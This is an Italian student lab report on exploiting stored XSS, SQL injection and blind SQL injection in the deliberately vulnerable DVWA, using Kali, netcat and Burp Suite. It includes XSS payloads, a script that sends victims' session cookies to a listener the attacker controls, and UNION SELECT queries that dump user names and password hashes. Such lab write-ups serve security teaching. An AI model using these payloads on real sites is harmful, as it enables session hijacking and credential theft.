



Team 6

PROJECT


S6_L5

Traccia

Nell'esercizio di oggi, viene richiesto di exploitare le vulnerabilità:

- XSS stored.
- SQL injection.
- SQL injection blind (Bonus Track)

Procedimento XSS stored



1. Descrizione XSS stored

Gli attacchi di tipo **XSS Stored o persistenti** avvengono quando il **payload** viene spedito al sito **vulnerabile** e poi successivamente salvato. Quando una **pagina richiama il codice malevolo** salvato e **lo utilizza nell'output** HTML, mette in moto l'attacco. Questa categoria prende il nome di **persistente** in quanto il codice **viene eseguito ogni volta che un web browser visita la pagina** «infetta».

Gli attacchi XSS Stored o persistenti sono molto pericolosi, in quanto **con un singolo attacco si possono colpire diversi utenti di una data applicazione Web**. Inoltre, mentre alcuni tipi di XSS riflessi, soprattutto quelli più semplici, possono essere identificati dai web browser tramite specifici filtri mentre gli attacchi XSS persistenti **non possono essere identificati in questo modo**.

2. Settaggio DVWA e pagina XSS Stored

Prima di tutto, effettuiamo l'accesso al nostro DVWA e impostiamo **il livello di sicurezza su Low**.

Dopodichè andiamo sulla sezione **XXS stored** e visualizziamo il form.

DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low 

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

3. Script di prova

Kali ha un file di testo con un elenco di script per XSS nella directory `/usr/share/wordlists/wfuzz/Injections`.

```
(kali@kali)-[~]
$ cd /usr/share/wordlists/wfuzz/Injections

(kali@kali)-[/usr/share/wordlists/wfuzz/Injections]
$ ls
All_attack.txt  bad_chars.txt  SQL.txt  Traversal.txt  XML.txt  XSS.txt

(kali@kali)-[/usr/share/wordlists/wfuzz/Injections]
$ sudo nano XSS.txt

(kali@kali)-[/usr/share/wordlists/wfuzz/Injections]
$ sudo nano XSS.txt
[sudo] password for kali:
```

Useremo uno script della lista per verificare se la pagina è **effettivamente vulnerabile**.

```
GNU nano 8.0 XSS.txt
"><script>"
<script>alert("WXSS")</script>
<<script>alert("WXSS");//<</script>
<script>alert(document.cookie)</script>
'><script>alert(document.cookie)</script>
'><script>alert(document.cookie);</script>
\";alert('XSS');//
%3cscript%3ealert("WXSS");%3c/script%3e
%3cscript%3ealert(document.cookie);%3c%2fscript%3e
%3Cscript%3Ealert(%22X%20SS%22);%3C/script%3E
&lt;script&gt;alert(document.cookie);</script>
&lt;script&gt;alert(document.cookie);&lt;script&gt;alert
```

Modificheremo `<<script>alert("WXSS");//<</script>` in `<<script>alert("You've been hacked");//<</script>`.


Vulnerability: Stored Cross Site Scripting (XSS)

Name *	<input type="text" value="Hacker"/>
Message *	<input type="text" value="<<script>alert('You've been hacked');//<</script>"/>
<input type="button" value="Sign Guestbook"/>	

Effettuiamo l'accesso e poi vedremo apparire un **popup**.

Ora, se cambiamo pagina nel DVWA e poi torniamo alla pagina di Stored XSS, **vedremo di nuovo il popup**.

Cancelleremo questo script dalla pagina e poi utilizzeremo un nuovo script per recuperare i cookie di sessione delle vittime e inviarli a un server sotto il nostro controllo.




4. Creazione server e modifica pagina XSS Stored

Prima di ciò, però, dobbiamo ospitare un falso server web.
Quindi apriremo una connessione con **netcat sulla nostra porta 8080**.

La pagina XSS Stored presenta un **limite di 50 caratteri** nel campo di testo del messaggio nel codice HTML. Per far funzionare il nostro script, accederemo alla source e modificheremo il parametro **maxlength** della proprietà **maxarea**, aumentando il limite a **100 caratteri**.

```
(kali@kali)-[~]  
$ nc -l -p 8080
```



```
<tbody>  
  <tr>...</tr>  
  <tr>  
    <td width="100">Message *</td>  
    <td>  
      <textarea name="mtxMessage" cols="50" rows="3" maxlength="100"></textarea>  
    </td>  
  </tr>  
</tbody>
```


5. Script finale e ottenimento cookie

Poi useremo questo script nel campo di testo del messaggio:

```
<script>window.location='http://127.0.0.1:8080/  
cookie='+document.cookie</script>
```

Utilizzando questo script, i cookie degli utenti verranno reindirizzati al nostro server situato sulla porta 8080 grazie alla funzionalità **window.location**, mentre la funzionalità **document.cookie** recupererà tutti i cookie di sessione associati alla pagina corrente.

Effettuando l'accesso alla pagina XSS stored, **riceveremo i cookie del malcapitato sul nostro falso server.**


Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

```
(kali@kali)-[~]  
$ nc -l -p 8080  
GET /cookie=security=low;%20PHPSESSID=6ffa9db4b5a409131158321686aec126 HTTP/1.1  
Host: 127.0.0.1:8080  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate, br  
Connection: keep-alive  
Referer: http://192.168.1.149/  
Upgrade-Insecure-Requests: 1  
Sec-Fetch-Dest: document  
Sec-Fetch-Mode: navigate  
Sec-Fetch-Site: cross-site
```

Procedimento SQL Injection



1. SQL Injection

- Un attacco di tipo **SQL injection (SQLi)** **permette ad un utente** non autorizzato di prendere il **controllo sui comandi SQL** utilizzati da un'applicazione **Web**. Questa tipologia di attacco ha impatti negativi enormi sui siti web
- La prima cosa che bisogna fare è identificare un injection point (punto di iniezione) dove poi si può costruire il payload per modificare la query dinamica.
- Sfrutta le **vulnerabilità di sicurezza** del codice applicativo che si collega alla fonte dati SQL, ad esempio, sfruttando il mancato filtraggio dell'input dell'utente (es. 'caratteri di escape' nelle stringhe SQL) oppure la mancata **tipizzazione forte** delle variabili impiegate. È più conosciuto come attacco destinato ad **applicazioni web**, ma è anche usato per attaccare qualsiasi altro tipo di applicazione che impieghi in modo non sicuro database SQL

Nella **sicurezza informatica** SQL injection è una tecnica di command injection, usata per attaccare applicazioni che gestiscono dati attraverso **database relazionali** sfruttando il linguaggio **SQL**. Il mancato controllo dell'input dell'utente permette di inserire artificialmente delle stringhe di codice SQL che saranno eseguite dall'applicazione **server**: grazie a questo meccanismo è possibile far eseguire comandi SQL, anche molto complessi, dall'alterazione dei dati (es. creazione di nuovi utenti) al **download** completo dei contenuti nel database.

2. Pagina SQL Injection

Andiamo nella pagina delle SQL Injection in modo da visualizzare il form.

Vulnerability: SQL Injection

User ID:

Submit

Proviamo ad inserire una variabile tipo “ ‘ ” nella barra di ricerca e subito vediamo l'errore della sintassi del SQL

```
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '''' at line 1
```


3. Prove di inserimento Variabile

Effettuiamo delle prove per vedere i risultati e le sintassi accettate dal database

Abbiamo dei risultati inserendo i numeri da 1 a 5, che corrispondono ai 5 user ID presenti nel DB

Vulnerability: SQL Injection

User ID:

Submit

ID: 1
First name: admin
Surname: admin

Vulnerability: SQL Injection

User ID:

Submit

ID: 2
First name: Gordon
Surname: Brown

Vulnerability: SQL Injection

User ID:

Submit

ID: 3
First name: Hack
Surname: Me

Vulnerability: SQL Injection

User ID:

Submit

ID: 4
First name: Pablo
Surname: Picasso

Vulnerability: SQL Injection

User ID:

Submit

ID: 5
First name: Bob
Surname: Smith

4. Verifica della variabile booleana

Per capire la struttura della query utilizzata dal database, sfrutteremo una query con l'operatore booleano qui di seguito

' OR '1'='1

L'utilizzo di questa espressione con l'operatore OR, ci restituirà dei risultati che sono **sempre veri**.

Come vediamo, ci vengono mostrati tutti gli utenti con nome e cognome presenti sul DB. Questo ci fa capire che la struttura della query del DB è all'incirca **SELECT First name, Surname FROM Table WHERE id = variabile**

Ipotizzando che la tabella degli utenti si chiami **users**, useremo una query **1' UNION SELECT Null, Null, FROM users#**

Il risultato ci fa capire che il nome ipotizzato è **quello giusto**, avendo come esito non solo l'id 1 ma anche un firstname e un surname equivalenti a 0

Vulnerability: SQL Injection

User ID:

ID: ' OR '1'='1
First name: admin
Surname: admin

ID: ' OR '1'='1
First name: Gordon
Surname: Brown

ID: ' OR '1'='1
First name: Hack
Surname: Me

ID: ' OR '1'='1
First name: Pablo
Surname: Picasso

ID: ' OR '1'='1
First name: Bob
Surname: Smith

Vulnerability: SQL Injection

User ID:

ID: 1' UNION SELECT Null, Null FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT Null, Null FROM users#
First name:
Surname:

5. Risultati tabella

Arrivati a questo punto, sappiamo il nome della tabella e il numero di parametri richiesti dalla query del DB, ovvero 2.

Provando di nuovo con una **Query UNION SELECT** tentiamo di risalire a Username e Password associata.

Il risultato è positivo in quanto ci vengono restituite le **password in valori HASH che è il metodo di cifratura della password nei database.**

Vulnerability: SQL Injection

User ID:


```
ID: 1' UNION SELECT user, password FROM users#  
First name: admin  
Surname: admin
```

```
ID: 1' UNION SELECT user, password FROM users#  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

```
ID: 1' UNION SELECT user, password FROM users#  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03
```

```
ID: 1' UNION SELECT user, password FROM users#  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
```

```
ID: 1' UNION SELECT user, password FROM users#  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
```

```
ID: 1' UNION SELECT user, password FROM users#  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Procedimento SQL Injection (**Blind**)



Step 1

Descrizione SQL
Injection

Step 2

Differenza tra SQL
Injection & SQL
Injection (Blind)

Step 3

Burp suite

Step 4

Prove di inserimento
variabili & Verifica
degli eventuali
risultati

Step 5

Risultati tabella &
Hashcat

1. SQL Injection (Blind)

Il **Blind SQL** Injection è usato quando un'applicazione web è vulnerabile ad SQLI ma i risultati dell'operazione non sono visibili all'attaccante. La pagina con la vulnerabilità potrebbe non essere una che mostra dei dati, ma può essere visualizzata diversamente a seconda del risultato dello statement di tipo logico iniettato dentro lo statement SQL originale, chiamato per quella pagina. Questo tipo di attacco può impiegare un notevole dispendio di tempo perché bisogna creare un nuovo statement per ogni bit recuperato. Ci sono vari strumenti che permettono di automatizzare questi attacchi una volta che sono state individuate le vulnerabilità e qual è l'informazione obiettivo.

2. Pagina SQL Injection (Blind)

Nella Pagina principale della SQL Injection (Blind) proviamo ad inserire il carattere “ ’ ” per verificare se il database risponde con un errore ma, sapendo che sul Database di **SQL Injection Blind non abbiamo risposta in caso di errore**, il form rimane cieco.



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. At the top, the DVWA logo is visible. On the left side, there is a navigation menu with buttons for Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, and SQL Injection (Blind). The SQL Injection (Blind) button is highlighted in green. The main content area is titled "Vulnerability: SQL Injection (Blind)". Below the title, there is a form with the label "User ID:" and a text input field. To the right of the input field is a "Submit" button. Below the form, there is a section titled "More info" with three links: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, http://en.wikipedia.org/wiki/SQL_injection, and <http://www.unixwiz.net/techtips/sql-injection.html>.

Uno dei tipi di blind SQL injection forza il database a valutare uno statement logico su un'ordinaria schermata dell'applicazione.

Abbiamo provato ad inserire **la variabile booleana OR** per effettuare una verifica sulle eventuali risposte sempre vere del Database.

Vulnerability: SQL Injection (Blind)

User ID:

ID: 'OR 'a'='a
First name: admin
Surname: admin

ID: 'OR 'a'='a
First name: Gordon
Surname: Brown

ID: 'OR 'a'='a
First name: Hack
Surname: Me

ID: 'OR 'a'='a
First name: Pablo
Surname: Picasso

ID: 'OR 'a'='a
First name: Bob
Surname: Smith

Se questo codice fosse utilizzato in una procedura di autenticazione, allora questo esempio potrebbe essere usato per forzare la selezione di tutti i campi dati (*) di "tutti" gli utenti piuttosto che di un singolo username come era inteso dal codice, ciò accade perché la valutazione di **'a'='a' è sempre vera (short-circuit evaluation)**.

3. Burp suite

Successivamente abbiamo provato ad intercettare una richiesta di HTTP GET con l'ausilio del **Tool di Burpsuite** in modo da individuare l'inserimento della variabile nell'url della pagina.

The screenshot shows the Burp Suite interface. The top panel displays the HTTP history table with columns: #, Host, Method, URL, Params, Edited, Status code, Length, MIME type, Extension, Title, Notes, TLS, IP, and Cookies. The table lists several requests to http://192.168.1.149, including GET requests to /, /dwa/, /dwa/login.php, /dwa/index.php, /dwa/dwa/js/dwaPage.js, /dwa/vulnerabilities/sqli_blind/, and /dwa/vulnerabilities/sqli_blind/?id=... and a POST request to /dwa/security.php. The bottom panel shows the details of a selected request (GET /dwa/vulnerabilities/sqli_blind/?id=%27OR*%27a%273D%27a&Submit=Submit). The Request tab is active, showing the raw HTTP request. The Response tab is also visible, showing the raw HTTP response.

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies
1	http://192.168.1.149	GET	/			200	1000	HTML		metasploit/auite - Linux			192.168.1.149	
3	http://192.168.1.149	GET	/dwa/			302	445	HTML					192.168.1.149	PHPSESSID=...
4	http://192.168.1.149	GET	/dwa/login.php			200	1599	HTML	php	Damn Vulnerable Web A...			192.168.1.149	
7	http://192.168.1.149	POST	/dwa/login.php		✓	302	354	HTML	php				192.168.1.149	
8	http://192.168.1.149	GET	/dwa/index.php			200	4895	HTML	php	Damn Vulnerable Web A...			192.168.1.149	
10	http://192.168.1.149	GET	/dwa/dwa/js/dwaPage.js			200	1049	script	js				192.168.1.149	
13	http://192.168.1.149	GET	/dwa/vulnerabilities/sqli_blind/			200	4674	HTML		Damn Vulnerable Web A...			192.168.1.149	
14	http://192.168.1.149	GET	/dwa/vulnerabilities/sqli_blind/?id=...		✓	200	4674	HTML		Damn Vulnerable Web A...			192.168.1.149	
15	http://192.168.1.149	GET	/dwa/security.php			200	4416	HTML	php	Damn Vulnerable Web A...			192.168.1.149	
17	http://192.168.1.149	POST	/dwa/security.php		✓	302	389	HTML	php				192.168.1.149	security=lo
18	http://192.168.1.149	GET	/dwa/security.php			200	4497	HTML	php	Damn Vulnerable Web A...			192.168.1.149	
19	http://192.168.1.149	GET	/dwa/vulnerabilities/sqli_blind/			200	4671	HTML		Damn Vulnerable Web A...			192.168.1.149	
20	http://192.168.1.149	GET	/dwa/vulnerabilities/sqli_blind/?id=...		✓	200	4988	HTML		Damn Vulnerable Web A...			192.168.1.149	

Request

Pretty Raw Hex

```
1 GET /dwa/vulnerabilities/sqli_blind/?id=%27OR*%27a%273D%27a&Submit=Submit HTTP/1.1
2 Host: 192.168.1.149
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/124.0.6367.60 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
  g,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Referer: http://192.168.1.149/dwa/vulnerabilities/sqli_blind/
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Cookie: security=low; PHPSESSID=592289b55274c29203f33c912b762e58
10 Connection: close
11
12
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Wed, 22 May 2024 10:03:07 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2
4 X-Powered-By: PHP/5.2.4-2ubuntu5.10
5 Pragma: no-cache
6 Cache-Control: no-cache, must-revalidate
7 Expires: Tue, 23 Jun 2009 12:00:00 GMT
8 Content-Length: 4678
9 Connection: close
10 Content-Type: text/html; charset=utf-8
11
12
13 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
14 "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
15
16 <html xmlns="http://www.w3.org/1999/xhtml">
17
18   <head>
19     <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
20
21     <title>
22       Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: SQL Injection (Blind)
23     </title>
24
25     <link rel="stylesheet" type="text/css" href="../../dvwa/css/main.css" />
26
27     <link rel="icon" type="image/ico" href="../../favicon.ico" />
28
29     <script type="text/javascript" src="../../dvwa/js/dvwaPage.js">
30
31
```

The screenshot shows the Burp Suite interface with the Request tab selected. The raw HTTP request is displayed, showing a GET request to /dvwa/vulnerabilities/sqli_blind/?id=1'+UNION+SELECT+1,+database()%23&Submit=Submit. The payload 1'+UNION+SELECT+1,+database()%23 is highlighted with a red underline.

